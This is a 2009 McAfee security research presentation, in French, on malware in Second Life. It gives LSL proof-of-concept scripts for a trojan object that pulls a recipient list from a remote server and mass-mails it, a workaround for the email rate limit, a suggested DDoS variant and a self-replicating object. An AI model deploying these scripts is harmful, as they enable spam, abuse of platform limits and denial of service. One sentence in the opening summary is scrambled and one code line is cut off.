McAfee

Malware sur Second Life, Mythe ou Réalité ?

Mon voyage d'étude sur Second Life

François Paget

Threat Researcher

© 2009 McAfee, Inc.

Malware sur Second Life, Mythe ou Réalité ?

Résumé

Des millions de personnes sur notre planète partagent leur existence entre deux mondes. Le monde réel, tel que nous le connaissons tous, et Second Life, l'un des nombreux univers virtuels accessible depuis Internet.

Depuis maintenant deux ans, nous nous intéressons, Igor Muttik et moi-même aux mondes virtuels. Certains parmi vous ont sans doute eu l'occasion de nous entendre sur le sujet lors des dernières conférences EICAR ou AVAR. Nous avions ainsi parlé de gold keylogging et de gold phishing. Nous nous étions aussi penchés sur les langages de salors expliqué comment des attaques courantes sur Internet s'adaptaient à ces nouveaux univers. Nous vous avons cript dont celui de Second Life et avions attiré l'attention sur certaines de ses instructions, dont un usage détourné nous semblait potentiellement dangereux.

J'ai souhaité poursuivre ce travail de recherche en m'immergeant quelques temps dans Second Life afin de voir – en pratique – si de telles attaques pouvaient être effectivement menées. Avec cette nouvelle présentation, je souhaite vous livrer le compte-rendu de ce « voyage d'étude » sur Second Life.

Je reviendrai en premier lieu et en quelques slides sur les particularités liées à cet univers. Nous verrons ensuite comment j'ai imaginé mon premier cheval de Troie. M'interdisant de « réellement créer un malware », j'ai, dans ce cas, comme dans les suivants, pris garde de ne jamais « finaliser » le travail. Je me suis contenté de démontrer – ou non – par l'exemple, une faisabilité.

Après vous avoir présenté quelques programmes non autoreproducteurs, nous monterons en complexité, avec les vers et les virus. Nous poursuivrons ensuite notre voyage en compagnie d'un programme très controversé : Copybot. Nous verrons comment les auteurs de contrefaçon l'utilisent et comment il peut faite gagner de l'argent à son propriétaire virtuel sans que celui-ci ne bouge de son siège.

Finalement, en guise de conclusion, et après vous avoir exposé quelques autres pistes de réflexion, il se pourrait que je vous convainque qu'il n'est pas inconcevable qu'un anti-virtualmalware apparaisse un jour sur Second Life.

Malware sur Second Life, Mythe ou Realité ?

Sommaire

- Introduction aux Mondes Virtuels et à Second Life
- Mon Premier Trojan (voir nota)
- Un Ver sur Second Life (voir nota)
- Un Virus sur Second Life ? (voir nota)
- Copybot & Camping bot
- Attaques par Phishing (voir nota)
- Conclusion

Nota: M'interdisant de « réellement créer un malware », j'ai, dans ce cas, comme dans les suivants, pris garde de ne jamais « finaliser » le travail. Je me suis contenté de démontrer – ou non - une faisabilité.

Second Life

Monde massivement multi-joueurs et persistant pour avatars

C'est un monde peuplé par des programmes qui simulent des personnages et des avatars, représentations graphiques des utilisateurs connectés.

C'est un monde persistant qui évolue même après la déconnexion du joueur.

Gartner prévoit qu'à l'horizon 2011, 80% des internautes actifs pourraient avoir une seconde vie dans un univers virtuel.

Mondes Virtuels

My avatar is rich

- Les habitants dépensent beaucoup d'énergie, de temps et d'argent dans les mondes virtuels
- Leur monnaie virtuelle, leurs objets, leurs relations, et même « leurs pouvoirs » sont convoités
- Plus de 9 million de dollars changent de main chaque mois sur Second Life
- Chaque monnaie est convertible. Les taux de change varient selon les sites


Second life - Convertir euros, dollars et Linden dollars

Euros		Linden $		US $	
1		100		1	
Convertir		Convertir		Convertir	
393.139	Linden $	0.254	Euros	0.003	Euros
1.464	US $	0.372	US $	268.591	Linden $
Réinitialiser		Réinitialiser		Réinitialiser	

Second Life

Par Linden Labs

- Vous pouvez visiter la chapelle Sixtine sur SL.
- Sur SL, une armée de libération combat l'omniprésence de certaines grandes firmes internationales.
- Les salariés d'IBM mènent des manifestions virtuelles pour qu'aboutissent leurs revendications.
- On peut faire fortune sur SL.
- Votre avatar peut se marier civilement (et divorcer) sur SL
- De nombreuses universités (dont Harvard, Stanford et Berkeley) ont des relais virtuels sur SL.



McAfee
Protect what you value.

Second Life

Menaces actuelles et connues

- Menaces Externes
  - Gold keylogging (virus, Trojan),
  - Gold phishing,
- Menaces Internes
  - Gaming bots (WoW),
  - Quelques « anecdotes virales »,
  - Quelques « animations surprenantes » (explosion, capture et meurtre d'avatars…),
- Circuits Financiers Parallèles, Industrie du Sexe
  - Gold farming,
  - Pédophilie virtuelle.

References:

- *The name of the Game, Igor Muttik, McAfee, AVAR 2007*
- *Welcome to Virtual Worlds, François Paget, McAfee, EICAR 2008*

LSL (Linden Scripting Language)

Sur quoi alertions nous en 2007 ?

- Quelques fonctionnalités à surveiller. Elles pourraient permettre de reproduire des attaques bien connues dans l'Internet conventionnel:
  - Envoi d'e-mails (llMail):
    - Contre le danger du spam, 20 secondes de pause est imposé au script entre 2 envois de mail

"*Maxel Cortes has invited you to join a group.*
Ce groupe a été crée pour pouvoir passer les annonces de ventes : que ce soit des terrains, des objets, des vêtements… enfin tout ce qui peut être vendu….. et même passer des annonces si vous cherchez quelque chose……
Alors n'hésitez pas!!!!!!"

"*Ameno Heron has invited you to join a group.*
Faites votre pub sans restriction sans retenue tout est permis infos doc landmark vente location infos en tout genre"

  - Envoi d'une requête XML-RPC (llSendRemoteData):
    - Contre le danger d'attaques en DDoS, 3 secondes de pause sont imposées au script entre 2 requêtes de ce type
  - Interface HTTP (llHTTPRequest & llLoadURL):
    - 1 seconde de pause


Mon Premier Trojan

Un verre spammeur

- Pour mon avatar, j'ai piégé un objet animé demandé à un inconnu.
- C'est un verre de vin que mon avatar peut manipuler autant qu'il le souhaite.
- J'ai pensé qu'en le modifiant, il me serait possible d'envoyer des rafales de spam à chacune de ses activations.
- Plus tard, en redistribuant l'objet, je pourrais démultiplier l'action, tout comme cela se produit avec une armée de machines zombie.

Mon Premier Trojan

Un verre spammeur




- Pour faire cela, j'ai cherché un bac à sable retiré du monde dans un lieu généralement non fréquenté.
- Afin de parfaire ma tranquillité, je me suis créé une boucle d'oreille un peu particulière : un sensor m'alertant dès l'arrivée d'un visiteur.

McAfee
Protect what you value.

Mon Premier Trojan

Un verre spammeur

Le sujet, le corps du message et la liste des destinataires sont chargés depuis un serveur Web distant. Les messages seront silencieusement envoyés depuis Second Life.



Mon Premier Trojan

Un verre spammeur


```
Return-Path: <4be3cd48-5b0d-cee0-e970-
02c624b1c939@lsl.secondlife.com>
Received: from mwinf2346.orange.fr (mwinf2346.orange.fr)
                by mwinb0504 (SMTP Server) with LMTP; Tue, 11 Mar
2008 12:06:34 +0100

[…]

From: "Spaming glass V2" <4be3cd48-5b0d-cee0-e970-
02c624b1c939@lsl.secondlife.com>
To: <xxxxx@wanadoo.fr>
Subject: New Spam campaign
Message-Id:
<20080311110633.ACDD941C009@sim2724.agni.lindenlab.com>
Date: Tue, 11 Mar 2008 04:06:33 -0700 (PDT)
X-me-spamlevel: not-spam
X-me-spamrating: 28.488424
```

The sender is :
4be3cd48-5b0d-cee0-e970-02c624b1c939@lsl.secondlife.com


4be3cd48-5b0d-cee0-e970-02c624b1c939 is the asset-ID of the basic building block (the prim) containing the script sending the email.

Mon Premier Trojan

Un verre spammeur

PROBLEME:

•Après l'envoi d'un e-mail, le script est stoppé pour 20 secondes. L'envoi du message suivant s'en trouve retardé.
•La pause n'affecte pas l'objet dans son ensemble mais le seul script qui la met en œuvre.



LSLEditor 2.34

File Edit View Project Debug Tools Window Help

Spaming_glass.lsl*


Script Debug

```
0001 key http_request_id1;
0002 key http_request_id2;
0003 key http_request_id3;
0004 list my_list;
0005 string address;
0006 string subject;
0007 string message;
0008 default
0009 {
0010     state_entry()
0011     {
0012     }
0013     attach(key attached)
0014     {
0015         if (attached != NULL_KEY)
0016         {
0017             http_request_id1=llHTTPRequest("http://www.avert.de/subject.txt",[HTTP_METHOD, "GET"],"");
0018             http_request_id2=llHTTPRequest("http://www.avert.de/body.txt",[HTTP_METHOD, "GET"],"");
0019             http_request_id3=llHTTPRequest("http://www.avert.de/fp_sl_demo.txt",[HTTP_METHOD, "GET"],"");
0020         }
0021     }
0022     http_response(key request_id,integer status,list metadata,string body)
0023     {
0024         if ( request_id == http_request_id1 )
0025         {
0026             subject = body;
0027         }
0028         if ( request_id == http_request_id2 )
0029         {
0030             message = body;
0031         }
0032         if ( request_id == http_request_id3 )
0033         {
0034             my_list = llParseString2List(body,[";"],[]);
0035             integer i;
0036             for(; i<llGetListLength(my_list); ++i)
0037             {
0038                 address = llList2String(my_list,i);
0039                 llEmail(llList2String(my_list,i),subject,message);
0040             }
0041         }
0042     }
0043 }
```

Contournement du délai

Multi Threading

1. Création d'un second script avec la fonction *llEmail* positionnée comme dernière instruction.
   Les paramètres utiles - transmis par la fonction *llMessageLinked* - sont reçus par l'évènement *link_message.*
   Une valeur arbitraire (MARKER) lie la fonction à l'évènement afin que celui-ci ne se déclenche qu'aux moments voulus sans autrement interférer sur l'environnement.




```
0001 integer MARKER = 666;
0002
0003 default {
0004     link_message(integer sender_num, integer num, string str, key id) {
0005         if (num == MARKER) {
0006             list mailparam_list = llCSV2List(str);
0007             string mailto_str = llBase64ToString(llList2String(mailparam_list, 0));
0008             string mailsubj_str = llBase64ToString(llList2String(mailparam_list, 1));
0009             string mailbody_str = llBase64ToString(llList2String(mailparam_list, 2));
0010             llEmail(mailto_str, mailsubj_str, mailbody_str);
0011         }
0012     }
0013 }
```

Contournement du délai

Multi Threading

2. Dans le script principal, la fonction *llMessageLinked* transmet les paramètres (reçus par l'évènement *link_message).*

```
0001 key http_request_id1;
0002 key http_request_id2;
0003 key http_request_id3;
0004 list my_list;
0005 string address;
0006 string subject;
0007 string message;
0008 integer MARKER = 666;
0009
0010 MT_SendEmail(string mailto_str, string mailsubj_str, string mailbody_str)
0011 {
0012     llMessageLinked(LINK_SET, MARKER,
0013                     llList2CSV([llStringToBase64(mailto_str),
0014                                 llStringToBase64(mailsubj_str),
0015                                 llStringToBase64(mailbody_str)]),
0016                     NULL_KEY);
```

3. La fonction standard *llEmail* est remplacée par l'appel au script qui reçoit comme variables les même paramètres que celle-ci. Précédemment.


```
for(; i<llGetListLength(my_list); ++i)
{
    llEmail(llList2String(my_list,i),subject,message);
}
```

```
for(; i<llGetListLength(my_list); ++i)
{
    MT_SendEmail(llList2String(my_list,i),subject,message);
}
```

Autre Cheval Troie

Campagne DDoS

Divers scripts sont disponibles sur Internet. Leur étude aboutissant au remplacement de la fonction *llEmail* par *llHTTPRequest* pourrait très facilement transformer mon verre spammeur en verre DDoS.



Instructions

1. Go to no-script sandbox.
2. Build a 10x10x10 sphere.
3. Change settings in the scripts if you want.
4. Insert all four scripts into sphere.
5. Take copy of sphere.
6. Insert copy into original sphere.
7. Delete copy from inventory.
8. Take the sphere that has the sphere in it.
9. ???
10. Profit!

Un Ver dans Second Life

SelfReplication

Dans cet exemple, la duplication se limite à 2 exemplaires. La fonction *llRezObject* est cependant très dangereuse. Si elle avait été associée à l'évènement *state_entry()*, chaque objet créé se serait mis, de lui-même, à se dupliquer dès sa création en créant ainsi une infinité de doublons.; allant ainsi jusqu'au blocage de l'application.

```
0001 integer ttl = 2;
0002 string Name1;
0003
0004 default
0005 {
0006     state_entry()
0007     {
0008         Name1=llGetInventoryName(6,0);
0009         llListen(999, "", llGetOwner(), "die");
0010     }
0011
0012     touch_start(integer total_number)
0013     {
0014     integer i;
0015     for(i=0;i<ttl;i++)
0016     {
0017         float loc= 0.3 + (float)i*0.3;
0018         llRezObject(Name1, llGetPos()+ <loc,loc,loc>, ZERO_VECTOR, ZERO_ROTATION,
0019     }
0020     }
0021     listen(integer channel, string name2, key id, string msg)
0022     {
0023         llDie();
0024     }
0025     object_rez(key child)
0026     {
0027         llGiveInventory(child, Name1);
0028     }
0029 }
0030
```

Pour visualiser la duplication, une variable (*loc*) décale la position des nouveaux objets. Sans cela, ils se retrouveraient "empilés" et invisible à l'oeil .

Avec llDie() et *listen()*, je m'évite d'avoir à effacer manuellement les objets créés. En envoyant la chaine de caractère "*die*" sur le canal *999*, je donne à tous ces objets l'ordre de s'auto-détruire (frappe de "*/999 die*" dans la fenêtre de chat local.

McAfee


Protect what you value.

Un Ver dans Second Life

SelfReplication

1. Je crée mon script dans l'objet à dupliquer

2. Je prend une copie de l'objet (dans l'inventaire global – celui de l'avatar)



3. Je duplique l'objet depuis l'inventaire global vers celui de l'objet


4. Je détruis l'objet que j'avais précédemment copié dans mon inventaire global.

McAfee
Protect what you value.

Un Ver dans Second Life

SelfReplication

